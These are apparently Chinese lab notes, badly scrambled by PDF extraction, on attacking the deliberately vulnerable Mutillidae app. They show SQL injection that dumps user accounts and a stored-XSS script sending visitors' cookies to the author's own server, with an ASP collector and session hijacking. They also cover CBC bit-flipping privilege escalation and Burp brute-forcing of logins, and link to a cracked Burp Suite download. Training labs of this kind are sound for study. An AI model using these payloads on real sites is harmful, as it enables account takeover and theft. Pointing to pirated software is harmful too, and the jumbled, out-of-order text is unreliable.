

编写中

简单的sql注入尝试

下面尝试下简单的sql注入,以此来检查下平台是否搭建成功。

选择: 2017 A1 Extract Data-User info

一打开是这样的界面,那么在这里就可以想到用SQL语句做文章了。

Please enter username and password to view account details	
Name	
Password	
	View Account Details

Dont have an account? Please register here

首先看下是否能进行SQL注入,这里我是选择字用户名框输入一个"\",点击确认键,可以看到报错信息,并且可以看到SQL语句,说明存在SQL注入,此处无过滤。

与此同时,可以通过查看报错信息中的SQL语句,选择进行SQL注入的方式,这里可以看到这样的一行:

Failure is always an option		
Line	199	
Code	0	
File	C:\phpStudy\PHPTutorial\WWW\mutillidae\classes\MySQLHandler.php	
Message	C:\phpStudy\PMPTutorial\WWW\mutillidae\classes\MySQLHandler.php on line 194: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' password=''' at line 2 client_info: mysqlnd 5.0.10 - 20111026 - \$Id: c85105d7c6f7d70d609bb4c000257868a40840ab \$ host_info: 127.0.0.1 via TCP/IP	
) Query: SELECT * FROM accounts WHERE username='\' AND password='' (0) [Exception]	
Trace	#O C:\phpStudy\PHPTutorial\WWW\mutillidae\classes\MySQLHandler.php(292): MySQLHandler->doExecuteQuery('SELECT * FROM a') #1 C:\phpStudy\PHPTutorial\WWW\mutillidae\classes\SQLQueryHandler.php(350): MySQLHandler->executeQuery('SELECT * FROM a') #2 C:\phpStudy\PHPTutorial\WWW\mutillidae\user-info.php(191): SQLQueryHandler->getUserAccount('\', '') #3 C:\phpStudy\PHPTutorial\WWW\mutillidae\ir require_once('C:\\phpStudy\\PHP') #4 {main}	
Diagnotic Information	Error attempting to display user information	
	Click here to reset the DB	

那么,选择在用户名输入处输入 "'or 1=1 #",通过使用"or"字句将输入匹配取消,并使用"#"将后续语句中对password的查询给注释掉,即查询时的SQL语句变为了:

SELECT * FROM account WHERE username=' ' or 1=1

使用这个SQL语句,即可将account表中所有的用户信息查询出来。点击确认后,可以看到下方出现所有的用户信息:

Results for "' or 1=1 #".23 records found. Username=admin Password=adminpass Signature=g0t r00t? Username=adrian Password=somepassword Signature=Zombie Films Rock! Username=john Password=monkey Signature=I like the smell of confunk

Username=jeremy Password=password Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai Password=samurai Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

今天主要完成了对Add to blog页面的存储型XSS漏洞利用,利用其完成cookie窃取及利用、网页插入两个简单操作。另外在窃取 cookie时,完成了服务器端asp文件的部署,并且在盗取cookie后利用插件完成了身份伪造登录。

难点主要在与服务器的搭建,在服务器搭建时,先是尝试了使用一个新加坡的vps进行cookie收集,但是因为ssh连接的问题始终。 没有成功, 最后采用阿里云服务器成功部署。

检查是否存在XSS漏洞



Note: , <i> and <u> are now allowed in blog entries

户,这里登录之前在register中注册过的faker用户。

Add blog for faker

之前已经在这个页面上进行过SQL注入完成伪造其他用户进行日志新增的操作,现在在这个页面上继续寻找漏洞。先登录一个用




除此之外,还可以通过View Blogs来查看其它用户的博客,这里尝试查看下john的博客。

Chocolate is GOOD!!!

Listen to Pauldotcom!

2 Current Blog Entries

Comn



Date

2009-03-01 22:30:06

2009-03-01 22:29:04

<script>alert (document.cookie) ; </script>

Name

john

john

来。

127.0.0.1 显示

XSS漏洞利用

<html>

<body>

<title>xx</title>

thisfile.close() //关闭

set fs = nothing%>

<script>window.open('i

msg='+document.cookie) </script>

</html>

showhints=1; username=faker; uid=24;

Add blog for test Note: , <i> and <u> are now allowed in blog entries

那么,现在尝试一下写入一段Javascript脚本,先再次新建一个用户test,然后使用这个用户在博客中写入一段Javascript脚本。



PHPSESSID=rdtm07scer34mc8mpp2tne9l65 ogged In User: faker () iew Log View Captured Data

d Pwn On

```
检测出存在漏洞后,可以通过注入其他JavaScript脚本来实现其他功能。
这里我尝试两个利用XSS漏洞的常见用法:
1 cookie窃取及利用
通过插入JavaScript脚本来窃取访问者的cookie
这一步类似于之前的那个alert,但是在窃取中,需要将这个日志给传输到攻击者所拥有的服务器中,首先是服务器的部署,我在
```

这里使用的是自己的阿里云服务器,新建一个cookie.asp文件,并将其放入服务器中,文件内容如下:

View Blogs

<%testfile = Server.MapPath("code.txt") //先构造一个路径,也就是取网站根目录,创造一个在根目录下的code.txt路径,保 存在testfile中

```
</body>
```

部署好服务器后,登录faker用户在blog中插入JavaScript脚本实现cookie盗取功能:

cookie.asp?

msg = Request("msg") //获取提交过来的msg变量, 也就是cookie值

thisfile.WriteLine(""&msg&"") //向code.txt中写入获取来的cookie

set thisfile = fs.OpenTextFile(testfile,8,True,0)

set fs = server.CreateObject("scripting.filesystemobject") //创建一个fs对象

Add blog for faker Note: , <i> and <u> are now allowed in blog entries

```
Save Blog Entry
    这里使用的JavaScript脚本为:
    <script>window.open('http://(IP)/cookie.asp?msg='+document.cookie)</script>
    该脚本实现读取访问日志,并且将其发送到指定的位置中。
    点击Sava进行博客的提交,然后使用test用户来查看这个博客,然后登录服务器查看code.txt文件,可以看到test此次访问的
cookie已经被盗取:
```

showhints=1; username=faker; uid=24; PHPSESSID=rdtm07scer34mc8mpp2tne' 4

Logged In User: test ()

eset DB | View Log | View Captured Data

文件(F) 编辑(E) 格式(Q) 查看(V) 帮助(H)

code.txt - 记事本

接下来,可以通过使用Tamper Data插件,使用Start Tamper抓取登录信息,并在途中的cookie一栏中将其替换成抓取到的 cookie, 以此来实现test用户的登录。

m and Pwn On

通过插入脚本插入其他网页。 这个应用比较复杂,可以通过插入语句以实现跳转到其他网页,也可以直接修改当前页以盗取信息,这里进行一个比较简单的操

2 网页插入

asier)

作,主要是在博客中插入超链接实现将博客内容改为百度首页,登录faker用户编辑博客内容为: <iframe src="https://www.baidu.com" />

通过插入这条博客,可以将用户访问的博客内容修改为百度搜索首页,点击Save后使用test访问faker的博客内容:

_ D X

2 Current Blog Entries Comme Name Date 2018-08-15 16:27:01 faker

使用CBC反转来实现用户权限的提升。

burpsuite安装; 1.

主要工作为三个:

CBC反转权限提升。 2.

在burpsuite的安装中,这里我找了一个破解版的进行安装,且经过测试可以使用。

安装全过程: https://blog.csdn.net/liuhuaijin/article/details/77768690

破解版下载链接: https://www.jb51.net/softs/590164.html


这里根据之前学的一些密码学知识和今天的实践,总结下CBC反转的主要原理。

2.1 CBC反转简介

2.1.1 CBC加密过程

首先是CBC加密模式的加密过程:

Plaintext



Plaintext

Plaintext: 待加密的数据。

IV: 用于随机化加密的比特块, 保证即使对相同明文多次加密, 也可以得到不同的密文。

Key:被一些如AES的对称加密算法使用。

从上面的公式和图来看,CBC模式最大的特点便是前一块的密文用来产生后一块的密文。

Ciphertext

block cipher

decryption

Plaintext

在这里重要的一点是, CBC工作于一个固定长度的比特组, 将其称之为块。

Ciphertext

block cipher

decryption

Plaintext

Block Cipher

参照网上一篇博客的总结,可以将其概括为如下公式:

Ciphertext:加密后的数据。

Ciphertext-0 = Encrypt(Plaintext XOR IV)—只用于第一个组块Ciphertext-N= Encrypt(Plaintext XOR Ciphertext-N-1)—用

而很显然,我们在反转过程中,也是需要利用CBC解密的原理的。

Key

Initialization Vector (IV)

Key

于第二及剩下的组块

2.1.2 CBC解密过程




Block Cipher

Decryption

Flipped ciphertext bits Ciphertext -Ciphertext Ciphertext Initialization Vector (IV)

Block Cipher

先看下包里面有没有什么参数可以改,这里是可以使用burpsuite抓包的,但是这里用简单一点的,就不用burpsuite了,直接使



100 (Hint: 0X31 0X30 0X30)

100 (Hint: 0X31 0X30 0X30)

Key

用F12看就可以:

User Privilege Level

A1B2

Application ID

User ID

Group ID

"000" to become root user. Security level 1 requires three times more work but is not any harder to solve.

Note: UID/GID "000" is root.

You need to make User ID and Group ID equal to

🚟 🖫 Group by frame 🔲 Preserve log 🗎 Disable cache 🗎 Offline Online

lide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

X Headers Preview Response Cookies Timing

A-rowered-by: rnr/3.4.43

X-XSS-Protection: 0

Application ID

转运算以实现攻击目标。

"000"的密文了。

Sources Network Performance Memory Application Security Audits

这里大意就是,需要将用户ID和组ID都等于"000"才能成为root用户。

```
▼ Request Headers
             GET /mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba MTT
             1.1
             Host: 127.0.0.1
             Connection: keep-alive
             Cache-Control: max-age=0
             Upgrade-Insecure-Requests: 1
             User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRAS8N) AppleWebKit/537.36 (KHTML, like G
             ko) Chrome/68.0.3440.106 Mobile Safari/537.36
             Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
             Referer: http://127.0.0.1/mutillidae/index.php?page=privilege-escalation.php
             Accept-Encoding: gzip, deflate, br
             Accept-Language: zh-CN,zh;q=0.9
             Cookie: showhints=1; PHPSESSID=k8u7f5uiabrm7h6p0ks1gr55f6
       /i V Ouerv String Parameters view source view URL encoded
       这里可以看到,在get中有这样的一长串字符,除此之外便没有其他参数有可能和CBC有关了,所以可以尝试修改整个参数来看看
页面内容是否变化,以检查是否是这个参数,这里的话可能是因为现在的mutillidae的安全等级比较低,所以在url处就有这样的iv参数,
这里直接对这个参数进行修改即可检查。
```

27.0.0.1/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba 随意修改前两个字符试试,可以看到页面发生了变化:

```
User ID
                 100 (Hint: 0X31 0X30 0X30)
Group ID
                100 (Hint: 0X31 0X30 0X30)
         Note: UID/GID "000" is root.
```

You need to make User ID and Group ID equal to "000" to become root user.

Security level 1 requires three times more work

User Privilege Level

-1B2

7.0.0.1/mutillidae/index.php?page=view-user-privilege-level.php&iv=85c24fc1ab650b25b4114e93a98f1eba

but is not any harder to solve.

7个字节改变时User ID发生变化,第8到第10个字节发生改变时Group ID发生变化,于是下面我们对这几位进行修改以实现将UID和GID 置为"000"。(此处其实可以直接根据下面的字符个数来判断,一个字符占一个字节,但是谨慎起见,建议还是按字节进行尝试)

"0"加密后的密文为M1,则可以列以下公式: key xor 0xab = 0x31

很显然,这里说明是存在CBC反转攻击漏洞的,那么下一步就是要找出那几位是影响User ID和Group ID的,然后对其进行CBC反

采用一个字节一个字节 (这里是16进制数,也就是说每两位便是一个字节)尝试的方法,经过几次尝试之后发现,第5个字节到第

下一步进行CBC的反转,利用上述CBC反转介绍中的知识,实际上就是相连的三个异或操作,那么只要反推一下便可以得到

根据页面上的提示, "1"的ASCALL码为0x31, "0"则为0x30,那么我们假设此时在User ID处"100"的加密密钥为key,

key xor 0x30 = M

同理反推出Group ID处M2=0x24。将其填入url中,可以看到以下页面,此处已经将UID和GID都置为了"000",并且出现了 "User is root" 的提示, 此时CBC反转攻击成功, 用户权限提升:

可以解得M1=0xaa。

Application ID

User ID

User is root!

Group ID 000 (Hint: 0X30 0X30 0X30) Note: UID/GID "000" is root. You need to make User ID and Group ID equal to

A1B2

User Privilege Level

000 (Hint: 0X30 0X30 0X30)

but is not any harder to solve.

"000" to become root user.

Security level 1 requires three times more work

3.总结

今天的CBC反转攻击算是密码学在web安全上的运用中比较基础的吧,能够直接在url上进行修改而不用抓包改包,也是让我觉得 蛮意外的。另外也是第一次使用密码学来进行web攻击,通过这样一个比较基础的攻击尝试,也对密码学有了一些更加深入的理解和认 识,难怪说密码学能够算得上是衡量国家国力的一个标准,毕竟能够有自主安全的密码算法的话,不仅数据安全能够有比较大的保障,一 些重要的机构平台或者网络也是能够依靠密码算法来获得一个更加安全的运行环境的。

在Proxy--Intersept页面,将Intersept设置为on。

打开登录页面, 随意输入用户名和密码后点击登录。

```
Please sign-in
  Username
                   sdad
  Password
                  Login
Dont have an account? Please register here
```

打开burpsuite,可以在burpsuite中看到抓取的数据包:

```
Forward
                    Drop
                                Intercept is on
                                                 Action
 Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Momilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-T\Psi;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; LanguageMenu_lpmru=gh-CHS; PHPSESSID=qnktme5j9hvoc6i5168f416gi5
Connection: close
Upgrade-Insecure-Requests: 1
username=sdad&password=asdasd&login-php-submit-button=Login
```

下面进行密码爆破,这里假设的是已经用户名,需要爆破出密码,则我们再次抓包,在之前的实验中,已经知道平台中是有

2.2 密码爆破

Username

Content-Length: 61

Upgrade-Insecure-Requests: 1

Connection: close

Attack type: Sniper

Connection: close

Upgrade-Insecure-Requests: 1

T /mutillidae/index.php?page=login.php HTTP/1.1

Paste

Load .

Remove

Clear

Add

ayload type: Simple list

Payload Options [Simple list]

38

39

40

41

42

1029384756

Q1W2E3R4

cd12cb12aa

8585858585

3139383536

Content-Length: 63

Add from list ...

Enter a new item

Request count: 0

POST /montillidae/index.php?page=\$login.php\$ HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Hoat: 127.0.0.1 User-Agent: Homilia/5.0 (Windows HT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: text/html,application/shtml+xml,application/sml;q=0.9,*/*;q=0.8 Accept-Language: sh-CM,sh;q=0.0,sh-TW;q=0.7,sh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Referer: http://i27.0.0.1/mutillidae/index.php?page=login.php

Cookie: showhints-\$15; LanguageMeru_lpuru-\$sh-CHS\$; PHPSESSID-\$quirtue555hv

r-Agent: Bozilla/6.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

username=fadminftpassword=filllllfftlogin-php-submit-button=floginf

Please sign-in

admin这一账户的,那么此时在用户名处输入admin,在密码处随意输入,点击登录,查看burpsuite抓取的包。



Referer: http://127.0.0.1/mutillidae/index.php?page=login.php

username=admin&password=11111111&login-php-submit-button=Login

Content-Type: application/x-www-form-urlencoded

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2, zh-HK; q=0.5, zh-HK; zh-HK; q=0.5, zh-HK; zh-

Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=qnktme5j9hvoc6i5168f416gi5

admin



Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions see help for full details.

Add 5


Clear 5 Auto 5

Refresh

Add §


Clear 5

Auto §



You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways. Payload count: 0

这里使用的是从网上下载的一个弱口令字典,大概有几千条,其中包含有一些常见的弱口令。



```
This payload type lets you configure a simple list of strings that are used as payloads
          b123456789
  Paste
          abcd4321
  Load ...
           1234567890
          66665555
  Remove
          8877665544332211
          998877665544332211
  Clear
          00998877665544332211
          887766554433221100
                           Payloads
 Filter: Showing all items
 Request A Payload
                                       Status
                                                   Error
                                                           Timeout
                                                                   Length
                                                                               Comment
 0
                                        200
                                                                    55285
            b123456789
                                        200
                                                     55285
 2
            abcd4321
                                        200
                                                     55285
 3
            1234567890-
                                        200
                                                     55285
            66665555
                                                                    55285
                                        200
            8877665544332211
                                        200
                                                              55285
 6
                                                     998877665544332211
                                        200
                                                              55285
            00998877665544332211
                                        200
                                                                    55285
 8
            887766554433221100
                                        200
                                                              55285
 9
            99887766554433221100
                                        200
                                                     55285
 10
                                                     00880088
                                        200
                                                              55285
 11
                                                     3132353933
                                        200
                                                                    55285
等待爆破完成,在这个时候也可以去查看是否有已经爆破出来的密码,看到有这样一条:
Filter: Showing all items
Request A Payload
                                                              Timeout
                                                                        Length
            UUDOSSUUDO
                                          200
36
             1928374650
                                          200
                                                                        55285
37
                                          302
                                                                        436
```

POST /mutillidae/index.php?page=login.php HTTP/1.1 Host: 127.0.0.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

55331

55331

55331

55331

55331

下面进行账号和密码的爆破。这一过程与前面的密码爆破区别不大,主要区别在于需要设定两个payload,并且时间比起单纯的密

200

200

200

200

200

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Referer: http://127.0.0.1/mutillidae/index.php?page=login.php

Content-Type: application/x-www-form-urlencoded

```
Connection: close
Upgrade-Insecure-Requests: 1
username=admin&password=adminpass&login-php-submit-button=Login
那么很显然,虽然因为字典条数过多,并没有爆破完,但是这个明显就是admin的密码了,尝试登录一下:
Calm and Pwn On
                                           Status Update
                                          User Authenticated
     Logged In Admin: admin (g0t r00t?)
ier)
SSL Reset DB | View Log | View Captured Data
```

Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=qnktme5j9hvoc6i5168f416gi5

HTTP history WebSockets history Request to http://127.0.0.1:80

Forward

Host: 127.0.0.1

首先依旧是抓包,随意输入账号和密码:

登录成功,即密码爆破成功!

2.3 账号密码爆破

码爆破会长很多。

269

270

271

272

1001

1002

1003

9874123650

4257141009

AABBC12345

1@#\$%^&*(

10#5%^&*((

@#\$%^&*()

admin

Content-Length: 58 Connection: close

Headers

POST /mutillidae/index.php?page=login.php HTTP/1.1

```
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
 Content-Type: application/x-www-form-urlencoded
 Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=fg7orb8pupscvah900opq2fg57
 Upgrade-Insecure-Requests: 1
 username=assdd&password=asdf&login-php-submit-button=Login
将其发送至Intruder, 然后设定username和password两个爆破点,并且设置攻击类型为Cluser Bumb:
   POST /mutillidae/index.php?page=login.php HTTP/1.1
   Host: 127.0.0.1
   User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
   Referer: http://127.0.0.1/mutillidae/index.php?page=login.php
   Content-Type: application/x-www-form-urlencoded
   Content-Length: 58
   Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=fg7orb8pupscvah900opq2fg57
   Connection: close
   Upgrade-Insecure-Requests: 1
                 password SasdfS login-php-submit-button=Login
   username SassddS
```

User-Agent: Momilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

Intercept is on

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

▲ Payload1 Payload2 Length Comment 265 11111144444 3139383536 55285 266 2440600214 3139383536 200 55285 267 55285 abcd123456 3139383536 200 268 16888888 3139383536 200 55285

55331

55331

55331

200

200

200

200

200

200

200

典。这里使用的也是网上下载的字典,账号的字典条数较小,只有一百多条,密码的字典为之前密码爆破使用的字典。

选择好payload后,为了加快速度,在Options处设置了一下线程的数量为10,然后点击stack开始爆破:

设定payload, 分别选择payload set 1和payload set 2, 并添加user_name和user_pw的载荷, 也就是添加账号和密码的爆破字

55285

55285

55285

55285

```
273
          AABBCC1234
                                   3139383536
                                                                                     55285
274
          0066990066
                                   3139383536
                                                            200
                                                                                     55285
275
          1928374650
                                                            200
                                   3139383536
                                                                        55285
果不其然,的确很慢......慢得电脑发热了,等了很久才出来一条:
                                    Payload2
 Request
           Payload1
                                                                                               Comment
                                                            Status
                                                                      Error
                                                                              Timeout
                                                                                     Length
 993
           8811210000
                                                                                      55331
                                    adminpass
 994
           8811210000
                                    adminpass
                                                            200
                                                                        55331
  995
           2784266166
                                                            200
                                                                        55331
                                    adminpass
                                                            200
                                                                        55331
                                    adminpass
                                                                                997
           1@@##$$%%
                                                            200
                                                                        55331
                                    adminpass
                                                                                998
                                                            200
                                                                        55331
           &^)($@(
                                                                                adminpass
  999
                                                            302
                                                                                      436
  1000
            @#$%^&*
                                    adminpass
                                                                        55331
```

3139383536

3139383536

3139383536

3139383536

adminpass

adminpass

adminpass

username=admin&password=adminpass&login-php-submit-button=Login

Raw | Params | Headers | Hex FOST /mutillidae/index.php?page=login.php HTTP/1.1 Host: 127.0.0.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Referer: http://127.0.0.1/mutillidae/index.php?page=login.php Content-Type: application/x-www-form-urlencoded Content-Length: 63 Cookie: showhints=1; LanguageMenu_lpmru=zh-CHS; PHPSESSID=fg7orb8pupscvah900opq2fg57 Connection: close Upgrade-Insecure-Requests: 1

明显和密码爆破中的结果是一样的, 所以也就不用验证了, 肯定是可以登录的, 爆破成功!